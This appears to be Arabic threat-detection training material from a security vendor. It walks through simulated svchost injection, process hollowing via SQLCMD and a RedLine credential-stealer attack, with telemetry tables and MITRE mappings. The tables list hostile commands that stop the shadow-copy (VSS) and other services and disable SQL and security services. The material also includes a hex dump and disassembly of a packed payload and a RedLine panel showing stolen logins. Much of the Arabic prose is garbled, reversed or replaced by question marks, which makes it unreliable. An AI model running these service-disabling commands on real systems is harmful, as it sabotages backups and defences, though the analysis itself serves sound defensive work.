- [Mitre T1566](#) - ناك ام ارج ا ذ ي فن ت ل مدخ ت س م ال ع ادخل ي ل ا ي ت ح ال ا دي ص ت ل ا مدخ ت س ي دق -
- [Mitre T1091](#) - ةل ا ز ال ل ةل باق طئ اس و ي ل ا ه س فن خ س ن ب ة ث ي ب خ ل ا ةي ج م ر ب ل ا موقت دق -
- [Mitre T1204](#) - دي ص ت ل ا ربع ه ي ل ل و ص ح ل ا م تي ام أ ب ل ا غ ي ذ ل ا ،م د خ ت س م ل ا ذ ي فن ت -
- [Mitre T1547](#) - دن ع ة را ض ج مار ب ذ ي فن ت ل Windows ماظن ة ث ي ب خ ل ا ةي ج م ر ب ل ا ة ج و ت دق -
- [Mitre T1037](#) - دن ع ة را ض ت ا ت ب ر ك س ذ ي فن ت ل Windows ماظن ة ث ي ب خ ل ا ةي ج م ر ب ل ا ة ج و ت دق -
- [Mitre T1543](#) - ة ر ف ي ش ل ا ء ا ف خ إ ي ل ا ةي م اظن ةي ل م ع ل ي د ع ت وأ ء ا ش ن إ ي دؤ ي نأ ن كم ي -

???????? - ??? ?????????

??? ?????????

(Hive) تاي لمعلال نقح - بي ردتال تانايب

??????????


في تاي لمعلال نقح ربع في دفلال تاي جمر بة لومح ذي فن تنب موقننس، بي ردتال ويراني سلال اذه في ماطن لي غشت في لمع هة في نعملال Svchost في لمع .لعل لاب لي غشتال دي ق Svchost.exe في لمع LocalSystem م دختسم باسح تحت لمعتو، ةغ قومو، ةليوط ةرتف ذنم لمعت، ةيداع

Svchost خسن نم دي دعلال أن نولوؤسمال ملعي .اهل هاجت متي ام آبل اغف، "ةي قي قح" Svchost أنال آرطن .اهرم أكرتوي و "دوسأ قودنص" اهنأ لعل لماغت، ةحي حص ودبت جمان ربال تاطي سو أنال لاطو، لمعت (zero day) رفص موي ةلومح عم بولسأل اذه جمدن .ةنصارقلال اهل غتسي ام آبل اغو، ةحضاو ةرغث هذة دغت .ةي دفلال تاي جمر بة تامجه ءافخإ في آج آجان حبصي، (zero day)

?????? ??????

Number of Incidents	Machine Name	Program Path	Program Arguments
▼ 1	\\CC-NOAH-TEST	C:\Windows\System32\svchost.exe	-k UnistackSvcGroup

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 9:16:41 PM EDT	 Royal-purple Komc	True	False	False



تاطي سو ودبت ،ىلوالا ةرظنلا دن ع ةرشابم اُحضاو سيل ةيلآلا ةباجتسال هذهب طيحملا عضولا Microsoft لبق نم عُقوم يذيفنتلا فلملاو ،Svchost-ل ةبسنلاب ةحلاص رماوالا رطس

قيقحتلا نم اديزم بلطتي هنكل ،ةبيرلل ريثم رمأ قوٲوم ريغ ديعب (thread) طيخ دوجو ةقيقح مدختسُت اهنأل "اقوٲوم" لطي اهمظعم نكل ،ماظنلا ىلع ةديعبلا طويخل نم ديدعلا ثدحت كلذلى امو ،تانايبللا ةكراشمو ،تايلمعلا نيب يعببلا لصاوتلل

وه اذهف ،قوٲوم ريغ هنأ ىلع مِّلغُي و ،ةيعيبط ريغ ةقيرطب ةيلمع لخاد ديعب طيخ أشُنْي امدنع رثكأ هيف ققذنأ بجي يذلا ناكملا

Injector Pid	Injector Path	Injectee Pid	Injectee Path ↑
3992	C:\Windows\System32\csrss.exe	8844	C:\Windows\System32\cmd.exe
4228	C:\Windows\System32\dwm.exe	3992	C:\Windows\System32\csrss.exe
3268	C:\Windows\System32\dwm.exe	5972	C:\Windows\System32\csrss.exe
4228	C:\Windows\System32\dwm.exe	3992	C:\Windows\System32\csrss.exe

اننكمي ،نيعم تقويأ يف ماظنلا ىلع ثدحت ي تلا نقحلا تايلمع نم ريبكلا ددعلا زرفن يكل ةعضبب أدبن امَّءاع .ةمِّلغُملا ةيلمعلل (pid) ةيلمعلا فّرعمو ،ةثداحلا تقو نم لك ىلىلإ عوجرلا لوصحلل ءاشنإلاو نقحلا ةلسلس يف دعصن مٲ ،هوبشملا تاباجتسالل (pid) تايلمع تافّرعم ةلماكللا ةصقلا ىلع

Response Details



Description	Value
Response Name	Royal-purple Komodo-Dragon Lavender 848
Machine Name	\\CC-NOAH-TEST
Program Path	C:\Windows\System32\svchost.exe
Program Arguments	-k UnistackSvcGroup
Agent Name	
Ram usage	0
File access count	0
Number of threads	0
Pid	6224

View Certificate Publisher Names

Injectee Pid ▾

6224



Equals ▾

6224

Reset

Apply

□□□□

□□□□□

□□□□

□□□

□□

□□□□

Injector Pid

Injector Path

Injectee Pid ▾

Injectee Path ↑

9168

C:\svchost_injector.exe

6224

C:\Windows\System32\svchost.exe

□□□□□

□□□□□

!

في سبيل ديكالتالاب نكلو،ةقيرطال هذهب Svchost في نقحي نأ دحل يغبني ال هنا لعفلالاب ملعن
ةفرعمو "malware.exe" تناك ول امك ةلمعلا هذه عم لماعتلا اننكمي ادعاصف انه نم !ةلمعلا هذه
كلذ لعف دق مهذحأ نأ دب ال ذا،اهل يغشتب ماق نم

Created ↑	Child Pid ▾	Parent Path	Child Path
October 18, 2022 at 9:11:09 PM EDT	9168	C:\Windows\System32\services.exe	C:\Program Files (x86)\Dropbox\Update\DropboxUpdate.exe
October 18, 2022 at 9:16:04 PM EDT	9168	C:\Windows\explorer.exe	C:\svchost_injector.exe

□□□□□ □□□□ □□□□□ □□□□□ (pid) 9168

قِيضت ان نكمي، اَمامت ناتفلتخم امهو، 9168 (pid) ةللمعل فّرعمب ءاشن إيتيلممع دوجل آرطن ةسأوب تئشنأ اهنأ ىرنو، ةيعرفال ةللمعل راسم وأو ينمزلل عباطللا ىلّعءانب ثحبلا قاطن رمالا نوكي أن نكمي الو، نقاحال ةللمعل ليغشتب آيودي ماق ام أصخش أن ينعي اذه. explorer.exe. ئطاخ لكشب اهفينصت مت Svchost كولس يف ةفداصم درجم

???????? ??? ??????

- **تايلمعل انقح (Process Injection)**
- [Mitre T1559](#) - (Inter-Process communication) تايلمعل نيب لصاوتال رفوي أن نكمي - ةقحلال ةللمعل لامتك درجم نقاحال لبق نم ةفدهتسمال ةللمعل ىلّع ةرطيس
- [Mitre T1106](#) - برقا (Native APIs) ةلصلأا تاقيبطتال ةجمر رب تاهجاو نوكت ام آبالاغ - تايلمعل ليغشتو، تافللال ىلّل لوصولل ليغشتال ماطن فئاظو ىلّل لوصولل ةلّيسو، ةلّيزمالو
- [Mitre T1569](#) - هيومت ىلّل ةدوجوم svchost ةللمعل لثم ماطن ةمدخي ف نقحلال يدؤي أن نكمي - ةقوئومو ةفورعم ةللمعل نم لمعت اهنأ اهنع غالبالا متي ثحب ةثببخال ةرفيشلال
- [Mitre T1055](#) - ةثبب خ ةرفيش ليغشتل ةداع مدختسئي، (Process injection) تايلمعل انقح - رارمتسالاب ةلصلأا ةللمعل لحامسال عم ةفدهتسم ةللمعل لخاد

???????? - ?????? ????????

??? ?????????

SQL (Hive) ل- (Process Hollowing) تاي لمعل غيرفت - بي ردتل تاناي ب

??????????

غيرفت ةينقت ربع ةيدف جمارب ةلومح ذيفنتب موقنس ،بي ردتل ويراني سل اذه يف اهزمر ل دغي م ث ام ةي لمعل لي غشت م تي ثي ح برهت / نقح ةينقت يهو ،(process hollowing) تاي لمعل رخ آ كولس ذيفنتل يذيفنتل

عضو ى تح بعصأل نمو لب ،أفاشتكا بي لاسأل بعصأ نم ةركاذل لخاد ذيفنتل بي لاسأل دغت ريغتال ةمئادو ةبلقتم اهتعي بطب ةركاذل اف .اهل هاجت م تي ام آري ثك اذل ،اهل ةي ل ةباجتسا تاقوا يف اهمييقتو ،ةلصلال تاذ ماسقأل ديدحت ام ةي لمعل ةركاذل لخاد تاريغيغتال دصر بلطتوي .اهب ثبعلال م ت دق ناك اذا ام ةفرعمل ةي لمعلال ةايح ةرود نم ةفلتخم

????? ??????? ??????

Number of Incidents	Machine Name	Program Path	Program Arguments	
▼ 1	\\CC-NOAH-TEST	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\...	SQLCMD.EXE	
Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:46:59 PM EDT	    Moonflower Razzmatazz Zonkey 74	False	True	False

نأ امبو .ديعب دح ىلإ صحتل ثي ح نم بعصأل ةركاذل لي دعبت ةقلعتمل ت اباجتسال دغت لانمل ةديعب اهؤاقبإ م تي ام آبلاغو "دوسأ قودنص"ـك لمأغت اهنإف ،اهتعي بطب ةلئاز ةركاذل عمج ىل ةردقلا نأل انيدل حبصأ ،Cyber Crucible 4.4.1.3 رادصلإل نم آرابتعا هنأ وه راسل ربخلالو م تي تل ةركاذل تاقاطن ديدحتو ،ةل دعمل ةركاذل تانيعل آيئاقلت دعب نع سايقلا تاناي ب اهيلع تآرط ي تل ةقيقتل تاريغيغتالو ،اهل يدعت

تاذ تاي لمعلال صحت يف ةديجل ىلوالا ةوطخلل نإف اذل ،ةيغلل قهرم لي لحتل نم عونل اذه نأ ال ةي لمعلال نأ امبو .اهب ةطبت رمل تايكولسل نع ةركف ىل ةلوصحلل تامولعمل ةحول يف ةلصلال ةي لمعل هذه تناك اذا ام ةعرسب حصت ي نأ ضرثفم نم ف ،ةعقوالم SQLCMD.exe يه انه رطنل ل حم كلك نم أوسأ ئي ش م ةديحم SQL

Parent Path	Parent Arguments	Child Path
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Program Files\Microsoft SQL Server\Client S...	"C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\...	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Program Files\Microsoft SQL Server\Client S...	SQLCMD.EXE	C:\Windows\System32\net.exe

وأقبي رلاريثي ام ةرورضلاب دجوي ال ،ةيداع SQL تاي لملع درجم ،ماري ام ىلع عيش لك نأل اى تح
يف رثكأ قمعتن انوع د .ةيلآ تاباجتسا يف ةطروتم CMD رم او اةيؤرأ دب ان بجعي ال ،كلذ عمو .اهم دع
ثحبلا .

Parent Path	Child Path	Child Arguments
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "WRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "WRSVC" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "UnistoreSvc_5205e" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "UnistoreSvc_5205e" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "LanmanWorkstation" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MsDtsServer130" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MSSQL\$MSSQLSERVER01" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MSSQLSERVER" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "sacsvr" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SQLAgent\$MSSQLSERVER01" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SQLBrowser" start= disabled

فلم ف. ةءبائشمال ائايكولسلال نل ديزمل او ديزملا ءيؤرل ريرمئلالي في رارمئلسال اننكملي !اذا وه اهو
نأ نكملي ام لك و ،ااداعإل ريريغو ،امدخال ليلطعل راموال اعوان لك ذفني يذيفنلل SQLCMD

```

33 2E 39 35 00 55 50 58 21 0D 24 0E 0A 2F 0A 72 3.95.UPX!.$../.r
3C A0 BF E2 D5 BC 78 37 00 89 EF 0D 00 00 22 32 <?????x7...?..."2
00 49 39 00 34 1A 03 00 32 92 0D 60 C1 31 9B FD .I9.4...2...`?1.?
DA 0A 6D 23 7E 10 FA 7A 45 17 EE D3 C1 7B 5A 29 ?.m#~.?zE.???{Z)
46 0D FE AB FF 75 95 FD 0B 82 78 55 EA B0 16 36 F.???u.?..xU???.6
8E DE D9 92 0E 16 2E 17 D8 AE 46 29 60 2B 87 B8 .??.....??F)`+.?
B1 44 40 E3 9C 00 B2 40 66 01 1B AF 99 05 4E EE ?D@?...?@f...N?
10 B1 7C C8 8F A3 1D A3 1D 65 70 A4 95 43 77 6A .?|?..?.ep?.Cwj
E0 EC 83 F0 30 4B BB EE 4C 82 D1 AA CC BF 75 A7 ??..?0K??L.????u?
D5 92 0A 68 4F 32 E0 2E 40 19 B7 9D 23 4D 13 6C ?..h02?..@..#M.1
B9 3D D2 FF 82 25 BF A0 91 F0 99 22 F4 9B 3C F4 ?=??%.???.?."?.<?
B1 80 EC 52 08 B5 95 4B F5 90 CD 1F BF E9 24 C2 ?.?R..?K?..??$?
33 2E 7F 4F E1 8E E9 00 DB 2A 43 B9 FF 97 63 74 3..0?.?.*K???.ct
80 01 B3 F6 39 BC C5 13 59 D9 06 B2 B7 33 C2 D0 ...??9???.Y?..??3??
56 C3 75 A0 0A BB 28 0D AA BA 7F BC E4 15 90 88 V?u?..?(.??..??...
AD CD FC FF BC 7E 45 4E D7 32 60 90 A5 6F 8D D8 ?????~EN?2`.?o.?
6E 44 E0 39 02 45 2B 31 0D EE 25 D6 53 5E A4 17 nD?9..E+1.??%?S^?.
B9 0F 05 22 82 68 8A 26 7F 5B 8D EB 95 11 AF 05 ?..".h.&.[.??..?.
F6 D4 3D 7B 38 D0 1E 47 03 2A BE C7 28 84 19 B3 ??={8?.G.*??(..?
9A 64 3E AD 5F 7A 36 8B D8 D7 7C 43 B6 5F DE DB .d>?_z6.??|C?_??
4F F4 16 C0 9E DE 92 F8 97 0D 99 50 AF E0 AD CD O?..?..?....P?????
C2 97 5B C8 BF D6 3E 0F C7 BC D0 89 9D 21 13 AF ?..[???>..???..!..?
E6 49 31 51 3D 8A 22 36 6D DD A1 A6 E8 F7 6A 75 ?I1Q="6m?????ju
D5 22 77 21 D0 67 64 B3 2E 96 A6 81 6E 4F 49 E6 ?"w!gd?...?.nOI?
59 81 5F D9 44 E3 9F 2D C6 45 97 5F 0B CA 95 39 Y._?D?..-?E._.?.9
89 78 3A BC 23 CE A4 64 34 01 29 31 05 29 4B 36 .x:??#??d4.)1.)K6
76 A3 4D 4A 73 33 B2 23 17 D7 0C E4 D6 4B 79 62 v?MJs3?#.?.??Kyb

```

```

332e      xor      ebp, dword ptr [rsi]
393500555058  cmp      dword ptr [58D95708h], esi
210d240e0a2f  and      dword ptr [2F931032h], ecx
0a723c      or       dh, byte ptr [rdx+3Ch]
a0bfe2d5bc78370089 mov      al, byte ptr [89003778BCD5E2BFh]
ef         out      dx, eax
0d00002232  or       eax, 32220000h
004939      add      byte ptr [rcx+39h], cl
00341a      add      byte ptr [rdx+rbx], dh
0300      add      eax, dword ptr [rax]
32920d60c131  xor      dl, byte ptr [rdx+31C1600Dh]
9b         wait
fd         std
da0a      fimul    dword ptr [rdx]
6d         ins     dword ptr [rdi], dx
237e10     and      edi, dword ptr [rsi+10h]
fa         cli
7a45      jp       000000000089027E
17        ???
ee         out      dx, al
d3c1      rol     ecx, cl
7b5a      jnp      0000000000890299
29460d     sub      dword ptr [rsi+0Dh], eax
fe        ???
ab        stos   dword ptr [rdi]
ff7595     push    qword ptr [rbp-6Bh]
fd        std

```

٩ر٤ اذال ااقورف ل ل٤لح اوقم عاال ٤ف اءبن امدنع انرطااا ن٤ امع ةر٤غص ةركف املن نأ اننكم ٤ انه ةاا با ة٤ ارمرب اذ٤ن اا ٤فك٤ امب ةروطااال ة٤ن اااال با لاسأل ا مظع امف (memory diffs)

،ةبوعصلال غلاب اهلي لحت لعجي اذهو .ةركاذلا لخاد اهزمر ميعتعتب اضيأ موقتس ةركاذلا لخاد ةلماك
فرعتلا يف ةريبكلا هتميق لعفلاب تبثأ ةيفاضإلا دعبنع سايقلا تانايب ىلإ لوصولانكل
،تاينكولسلال طبض يف كلذكو ،ثداوحلا ىلع

??????? ??? ?????

• **تاينلمعلا نقح (Process Injection)**

- [Mitre T1559](#) - حنمي نأ (Inter-Process communication) تاينلمعلا نيب لاصتال لنكمي -
نقحلل ةيلمع لامتكأ درجمب ةنقاحلا ةهجل لبق نم ةفدهتسملا ةيلمعلا ىلع ةرطي سلا
- [Mitre T1106](#) - برقاأ (Native APIs) ةيلصلألا تاقيبطتلا ةجرمرب تاهجاو نوكت امأ لالاغ -
ليغشتو ،تافللملا ىلإ لوصولال لجأ نم ليغشتلا ماظن فئاظو ىلإ لوصولل ةليسو
كلذ ريغو ،تاينلمعلا
- [Mitre T1569](#) - زمرلا يفخفي نأ لعفلاب ةدوجوم `svchost` لثم ماظن ةمدخي فنقحلل لنكمي -
ةقوثومو ةفورعم ةيلمع نم لمعي هنأكو رهطي ثيحب ثيخلل
- [Mitre T1055](#) - ةفدهتسم ةيلمع لخاد ثيخب زمر ليغشتل ةداع مدختسئي و ،تاينلمعلا نقح -
رارمتسالاب ةيلصلألا ةيلمعلا حامسلال عم
- [Mitre T1543](#) - ةيلمع هنأ ىلع ثيخلل زمرلا يفخفي نأ ماظن ةيلمع ليدعت وأ ءاشنإ لنكمي -
ةثيخلل تاينلمعلا نع فشكلا تاودأ نع اديعب ،ةقوثومو ةيداع ماظن

???????? - ?????

??? ?????

(Redline) ةي وهلا ةقرس - بي ردتا اناي

????????

(stealer) "ةقرا سلا" عون نم ةثي ب خ ةيج مرب ذي فن تب موقن س ، بي ردتا ل ويران سلا اذه يف
ال **RAT** ويران س س ك ع ل ع . دامت عال اناي ةقرس ي هو ، موجهلا نم لوالا ةل حرملا ذي فن تل
عزج اذه ، كل ذ نم ال دب . ةيدفلا جمان رب امدختسي ي تال اناي كولسلا سفن ويران سلا اذه مدختسي
Cyber Crucible. دل ةيمان تمل ةي وهلا ةيامح تاردق نم

ربع كرتلا يه مجاهملا اه ب موق ي تال لوالا تاوطلخا نوكت ، سفن زازتبالا ثودح لب قو ابلا غ
نم اجمزم اذه نوكتي ، تالاحل ضعب يف . دامت عال اناي ب نم نكمم ردق ربكأ ل لوصحلاو ةكبشلا
اهيل ل لوصحلا م تي API حي تافم نوكت رخأ تالاح يفو ، AD- ب صاخلا رورملا ةملك/مدختسملا مسا
ح ف ص ت م ل ا ت اس ل ج نم

??????

ل وؤس م ل ل ع ي ب ط ل ا ري غ ل و ص و ل ا ر و ه ظ ة ي ف ي ك ي ف ق م ع ت ن ا ن ع د ، ي ل ا ح ل ا ت ق و ل ا ي ف

Accessing Program Path	Untrusted Remote Threads	Modified Memory	No Trusted Cert
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True

الف ،ام جم ان رب ىل ع نولو وؤس مل اذ ف ،ام امت ة حضاو ة يوه ل ا تان ا ي ب ىل ل لوصول ا تاي لم ع
ث دح ي بي رم رم أك أروف زربي اذه ! تان ا ي ب ل ا كل ت ىل ل لوصول ا ة ي ن ا كم ل ه ل نو ك ي ن أ ي غ ب ن ي

(Plaintext)! رف شم ري غ يداع صن ؟م جا همل هاري يذ ل ا رخ آل ا ب ن ا ج ل وه ام

RedLine | Main v20.2 | License expires 31.12.9999 23:59:59

Lock

Logs

Selected logs: 1

ID	HWID	IP	BuildID	LogDate	Country	SeenBefore	Checked	Comment	Creds	PDD	CDD
1	AF4F45833C13F1A0971CA6DEE50FB21A	169.254.71.86	victim86753	10/19/2022 7:15...	US	☒	☐		4j0j0j0		

Statistic

Guest Links

Loader Tasks

Logs Sorter

Wallet Checker

Builder

Misc

Telegram

Notifications

Black Lists

Settings

Contacts

Total logs: 1

Total pages: 1

Search filter:

Search

Save all logs

<<

>>

Go to Page

Current page: 1

Enter a comment:

Set

Clear all logs

RedLine Password Viewer			
	Host	Login	Password
▶	https://account.proton.me/signup	4abaa73cde2f4d00a347ba48c22fdc...	[REDACTED]
	https://www.cybercrucible.com/c...	4abaa73cde2f4d00a347ba48c22fdc...	[REDACTED]

RedLine Autofill Viewer		
	Name	Value
▶	Username	5480d46ef2aa40b1a0a9882d704
	username	4abaa73cde2f4d00a347ba48c22fdc51@prot...

يهدف اذل، عديدي لقتل ان ايبال رازتبا ثادحأب ع صاخال تاباجتسالال تسيل تاباجتسالال هذه (process injections)، تايلملعل ن قح هبشأ يهف، كلذ نم الدب. عيئاقلت فاقيل تاءارجإ تسيل لوصولو ودبي فيك انملعت، انتاليلحت ومن عمو. اهقيرط يف آقئاع Cyber Crucible فقت مل ثيح 2023، ماع لولح ب. تاقيبطتال نم عةفلتخم عاونأل ع بسنللاب عيوهل نزاخم يلإ "يعيبطلال" يلإ، (kernel) عاونللا يوتسم يلل، لوصولو ديقتس يتلاو، انب ع صاخال عيامحلل عزيمل لعفنس اهيلل لوصولاب اهب ع طبترممل تايجمربرلل الإ حمست نلو عيوهل تانايب دعاوق لاكشأ فلتخم.

??????? ??? ?????

• تايلملعل ن قح (Process Injection)

- [Mitre T1559](#) - ريفوت (Inter-Process communication) تايلملعل نيبل لاصتالل نكمي - ع قحلال عيملعل لامتكأ درجمب ن قحلال هع لبق نم عةفدهتسملل عيملعلاب مكحتال.
- [Mitre T1106](#) - برقأ (Native APIs) عيصلأل تاقيبطتال عجرمرب تاهجاو نوكت ام آبلالغ - عيملعل ليغشتو تافلملل يلإ لوصولول ليغشتال ماطن فئاظو يلإ لوصولول عليسو ديترملاو.
- [Mitre T1569](#) - عافخإ يلإ إدوجومللا `svchost` لثم ماطن ع مدخ ي ف ن قحلال يدؤي نأ نكمي - ع قووثومو عفورعم عيملعل نم لمعت اهنأك اهنع غالبلال متي ثيح عةثيبلال عرفيشلل.
- [Mitre T1055](#) - عيملعل ي فةثيبل عرفيشل ليغشتل عةداع مدختسؤي، تايلملعل ن قح - رارمتسالاب عيصلأل عيملعلل حامسلال عم عةفدهتسم.
- [Mitre T1543](#) - عةثيبلال عرفيشلل عافخإ يلإ ماطن عيملعل ليذعت وأ عاشنإ يدؤي نأ نكمي - عةثيبلال تايجمربرلل فشك عمظنأ نع ع قووثومو عيملعل ماطن عيملعل.
- [Mitre T1555](#) - وأ رورملل تاملك يريدم نم ع نزمملل دامتعالال تانايب مادختسا نكمي - تازايتمالل تاذا تانايبال يلإ لوصولول عرفيشلل ريغ تاحفصتال.
- [Mitre T1212](#) - موقت ال عةفيعض تايجمربرلل لالغتسالل لال نكمي - مدختسملل اهلخدي تال دامتعالال تانايب ريفيشتب.